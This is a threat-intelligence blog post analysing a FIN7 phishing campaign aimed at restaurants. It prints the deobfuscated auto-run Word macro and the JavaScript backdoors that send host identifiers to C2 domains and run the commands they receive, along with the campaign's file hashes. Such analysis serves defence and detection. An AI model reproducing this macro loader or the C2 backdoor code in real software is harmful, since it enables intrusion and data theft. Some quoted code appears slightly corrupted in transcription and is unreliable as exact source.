

FIN7 Not Finished – Morphisec Spots New Campaign

By Michael Gorelik

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This blog was co-authored by Alon Groisman.

It seems like the rumors of FIN7's decline have been hasty. Just a few months after the [well-publicized indictment](#) of three high-ranking members in August, Morphisec has identified a new FIN7 campaign that appears to be targeting the restaurant industry.

[FIN7](#), also known as Carbanak, is one of the major threat groups [tracked by Morphisec](#) and numerous other security entities, and among the top three criminal computer intrusion cases that the FBI is currently working. FIN7 is composed of a very sophisticated network of developers and hackers and brings in an [estimated \\$50 million a month](#). They target very specific industries, hospitality – hotels and restaurants – being one of them, and are behind a string of high-profile breaches including Red Robin, Chili's, Arby's, Burgerville, Omni Hotels and Saks Fifth Avenue, among many others.


FIN7 is known for its stealth techniques and ability to continuously evade security systems. In the case of Burgerville, malware sat on the company's network collecting payment data for nearly a year before it was discovered. And that was only due to an FBI investigation.

In this blog post, we present our findings on two campaigns, which occurred in the first and second weeks of November. These campaigns follow patterns similar to those presented by [FireEye](#) in August but with just enough variations to bypass many security vendors.

Technical Description

The initial document was probably sent within the Baltic region (or tested there). It was submitted to VirusTotal from Latvia. The name of the document translated from Russian is “*new questioner*”. It is password-protected with the password: “*goodmorning*”.

Oprosnik_new.doc 6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bffd5017ca82)



It uses social engineering to convince the recipient to enable macros through the use of the images, logo and tagline of a newly launched, legitimate VPN tool InvinciBull by cybersecurity company Finjan.

If the “enable macro” button is activated, the following obfuscated Macro runs and the next stage obfuscated JavaScript is extracted from the form caption, similar to the last several FIN7 campaigns.


```
deobfuscate_macro.txt
1 Attribute VB_Name = "ThisDocument"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Attribute VB_Control = "InkEdit1, 0, 0, INKEDLib, InkEdit"
10
11 Sub AutoOpen()
12     On Error Resume Next
13     Set SFileSystemObj = CreateObject("Scripting.FileSystemObject")
14     Set WScriptShell = CreateObject("WScript.Shell")
15     systemDriveTotalSize = SFileSystemObj.GetDrive(WScriptShell.ExpandEnvironmentStrings("%SystemDrive%")).TotalSize
16     If systemDriveTotalSize > 2456 Then
17         rhacer = UserForm1.yfgorujqapv.Caption
18         rhacer = Replace(rhacer, "@@", " ")
19         rhacer = Replace(rhacer, "---", vbNewLine)
20         Set erujsa = SFileSystemObj.CreateTextFile("%temp%\errors.txt")
21         erujsa.WriteLine rhacer
22         erujsa.Close
23         cwofaqu = 466
24         yfiro = WScriptShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\mses.exe"
25         FileCopy "C:\Windows\System32\wscript.exe", yfiro
26         Shell WScriptShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") & "\mses.exe" & " //b /e:jscript " & "%temp%\errors.txt", False
27     End If
28
29     MsgBox ("Decryption error")
30     iguqmuvn = 610
31 End Sub
```

Below is the obfuscated JavaScript that is written to the temp directory as *error.txt* file. The obfuscation pattern is similar to previously seen FIN7 patterns and most probably is a derivation of the same obfuscation toolkit.

```
C:\Users\...AppData\Local\Temp\errors.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
errors.txt
3871 function erovgewotu() {
3872     var epynhofnadek = 9602;
3873     var sgacsemcagqufibe = 'ar t';
3874     return sgacsemcagqufibe;
3875 }
3876 var rlogoxufcond = 'p_ob';
3877 var alrajkafigypxa = '";va';
3878 var udvirekporfv = 't * ';
3879
3880 function ahowkopmajo() {
3881     var onxylivbohupj = 2842;
3882     var obebsykhete = '= 0';
3883     return obebsykhete;
3884 }
3885 function optynelqakp() {
3886     var armufytyv = 7364;
3887     var vifadlexo = 'peof';
3888     return vifadlexo;
3889 }
3890 function atjosobgyca() {
3891     var abogmehevi = 5712;
3892     var vipyqeder = 'onen';
3893     return vipyqeder;
3894 }
3895 var gatjobyvrydy = ' "fe';
3896
3897 function ufabuliw() {
3898     var avrewoted = 1284;
3899     var exubfokcexm = 'y {v';
3900     return exubfokcexm;
3901 }
3902 var urujdivuwtos = 'uest';
3903 var nmacridvussabx = 'rue';
3904 var ivbanoxsacdup = 'ct(g';
3905
3906 function yjehutamcysk() {
3907     var bameveqoty = 5328;
3908     var ajycixahvu = 'Obje';
3909     return ajycixahvu;
3910 }
3911 function ehunejkoxydv() {
3912     var uqsemcebuhyt = 6649;
3913     var owfefdydlucna = 'pt";';
3914     return owfefdydlucna;
3915 }
3916 function syqiweifpani() {
3917     var etesqunibw = 2985;
3918     var hifoqequwga = 'var ';
3919     return hifoqequwga;
3920 }
3921 eval(efyqsoltel() + gochahcuku + mevmifijqogc() + odgypvikaje() + dvejkomyku);
3922
```

Deobfuscated JavaScript

The deobfuscated JavaScript is actually a backdoor component that directly communicates to the C2 server (in this case `hxxps://bing-cdn[.]com`). It executes the response which is yet another JavaScript command, which can be evaluated by `eval`. Although there have been slight modifications in the Macro delivery in the last couple of campaigns, the JavaScript backdoor stays the same, including its communication protocol.

During the first request, the MAC address and the computer domain are also delivered to the target C2. We believe that the next stage is only delivered to specific targets based on domains as the data that is delivered in the first request is very limited.

```

34 function crypt_controller(type, request) {
35     var encryption_key = "";
36     if (type === "decrypt") {
37         request = decodeURIComponent(request);
38         var request_split = request.split(")(");
39         request = request_split[0];
40         encryption_key = request_split[1].split(")");
41     } else {
42         encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split(")");
43     }
44     var output = [];
45     for (var i = 0; i < request.length; i++) {
46         var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
47         output.push(String.fromCharCode(charCode));
48     }
49     var result_string = output.join("");
50     if (type === "encrypt") {
51         result_string = result_string + ")"*( + encryption_key.join(")");
52         result_string = encodeURIComponent(result_string);
53     }
54     return result_string;
55 }
56
57 function get_path() {
58     var pathes = ["images", "image", "content", "fetch", "cdn"];
59     var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
60     var path = pathes[Math.floor(Math.random() * pathes.length)] + "/" + files[Math.floor(Math.random() * files.length)];
61     return "https://bing-cdn.com/" + path;
62 }
63
64 function send_data(type, data, crypt) {
65     try {
66         var http_object = new XMLHttpRequest("MSXML2.ServerXMLHTTP");
67         if (type === "request") {
68             http_object.open("POST", get_path() + "?request=page", false);
69             data = "ytqikulpemsi=" + crypt_controller("encrypt", "group=exchangeart=0ssecret=fghedf43dsRvm03stime=120000suid=" + uniq_id + "sid=" + id() + "s" + data);
70         } else {
71             http_object.open("POST", get_path() + "?request=contentsid=" + uniq_id, false);
72             if (crypt) {
73                 data = crypt_controller("encrypt", data);
74             }
75         }
76         http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/50.0");
77         http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
78         http_object.setOption(2, 13056);
79         http_object.send(data);
80         return http_object.responseText;
81     } catch (e) {
82         return "no";
83     }
84 }
85
86 function main() {
87     var ncommand = "";
88     ncommand = send_data("request", "action=get_command", true);
89     if (ncommand !== "no") {
90         try {
91             eval(crypt_controller("decrypt", ncommand));
92         } catch (e) {}
93     }
94     var random_knock = 120000 + (Math.floor(Math.random() * 16001) - 5000);
95     WScript.Sleep(random_knock);

```

Yara Rules

Some additional observations that can be used to create Yara-rules for this campaign are the locations of the loaded VBControl files that are written in clear text as part of the document files:

```

3BEBNULNULNULNULNULNULNULNULMSFormsDLENULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULSTXNULNULNULNULNULNULNULNUL+ETXNUL
ULNULNULNULNULNULNULNULNULSTXNULNULNULNULNULNULNULNUL#BSNULNU
NULNULNULC:\Users\Administrator\Downloads\InkEd.dllEOTNULNULNU
LNULNULNULNUL1

```


Additional Samples

After this search, we identified more samples that were created just a couple of days ago and point to a known C2 registered to the same entity (hxxps://googleapi-cdn[.]com)

Below is a summary of information for one of those documents:

The document was submitted from Ukraine (yet another former soviet union country) with the name “dinners.doc” (f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8).


The document again uses the social engineering technique of spoofing a known and trusted entity to convince the victim to enable macros.



Based on the submission date and creation time, the document is sent to the target within 2-3 days.

```
PS C:\> oletimes.exe .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
oletimes 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
-----+-----+-----+
| Stream/Storage name | Modification Time | Creation Time |
|-----+-----+-----+
| Root                | 2018-10-31 15:44:12 | None          |
| '\x01CompObj'       | None                | None          |
|-----+-----+-----+
```

The macro is nearly identical to that described above except that wscript->script, errors->settings, has multiple captions instead of a single one.




The JavaScript backdoor is decrypted into a similar backdoor:

```
5 function crypt_controller(type, request) {
6   var encryption_key = "";
7   if (type === "decrypt") {
8     request = decodeURIComponent(request);
9     var request_split = request.split("&");
10    request = request_split[0];
11    encryption_key = request_split[1].split("&");
12  } else {
13    encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
14  }
15  var output = [];
16  for (var i = 0; i < request.length; i++) {
17    var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
18    output.push(String.fromCharCode(charCode));
19  }
20  var result_string = output.join("");
21  if (type === "encrypt") {
22    result_string = result_string + "&" + encryption_key.join("&");
23    result_string = encodeURIComponent(result_string);
24  }
25  return result_string;
26 }
27
28 function get_path() {
29   var pathes = ["images", "image", "content", "fetch", "show_jpg"];
30   var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
31   var path = pathes[Math.floor(Math.random() * pathes.length)] + "/" + files[Math.floor(Math.random() * files.length)];
32   return "https://googleapi-cdn.com/" + path;
33 }
34
35 function send_data(type, data, crypt) {
36   try {
37     var http_object = new XMLHttpRequest("MSXML2.ServerXMLHTTP");
38     if (type === "request") {
39       http_object.open("POST", get_path() + "MSXML2.ServerXMLHTTP", false);
40       data = "cebenexfemg=" + crypt_controller("encrypt", "group=wrk2&rt=0&secret=fghedf43dsFvm03&time=120000&uid=" + uniq_id + "&id=" + id() + "&" + data);
41     } else {
42       http_object.open("POST", get_path() + "?request=content&id=" + uniq_id, false);
43       if (crypt) {
44         data = crypt_controller("encrypt", data);
45       }
46     }
47     http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/50.0");
48     http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
49     http_object.send(data);
50     return http_object.responseText;
51   } catch (e) {
52     return "show_jpg";
53   }
54 }
55
56 function main() {
57   ...
58 }
```

Conclusion

Like the Hydra, cutting off one, or even three, heads of FIN7 barely slows it down. With the holiday rush nearly upon us, we expect the threat group to step up its activities to take advantage of increased email traffic flow and seasonal staff that may be less security conscious. Workers in any industry should stay vigilant against social engineering methods – although with today’s highly targeted campaigns this can sometimes be tough to spot. And never enable macros unless you are 100 percent certain that the file is safe.



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The banner features the Morphisec logo in the top left. The main text is in white on a dark background. On the right, there is a large graphic consisting of concentric circles in shades of green and blue, with a central shield icon containing a keyhole symbol.

About the author



Michael Gorelik

Chief Technology Officer

Morphisec CTO Michael Gorelik leads the malware research operation and sets technology strategy. He has extensive experience in the software industry and leading diverse cybersecurity software development projects. Prior to Morphisec, Michael was VP of R&D at MotionLogic GmbH, and previously served in senior leadership positions at Deutsche Telekom Labs. Michael has extensive experience as a red teamer, reverse engineer, and contributor to the MITRE CVE database. He has worked extensively with the FBI and US Department of Homeland Security on countering global cybercrime. Michael is a noted speaker, having presented at multiple industry conferences, such as SANS, BSides, and RSA. Michael holds Bsc and Msc degrees from the Computer Science department at Ben-Gurion University, focusing on synchronization in different OS architectures. He also jointly holds seven patents in the IT space.

Source: <http://blog.morphisec.com/fin7-not-finished-morphisec-spots-new-campaign>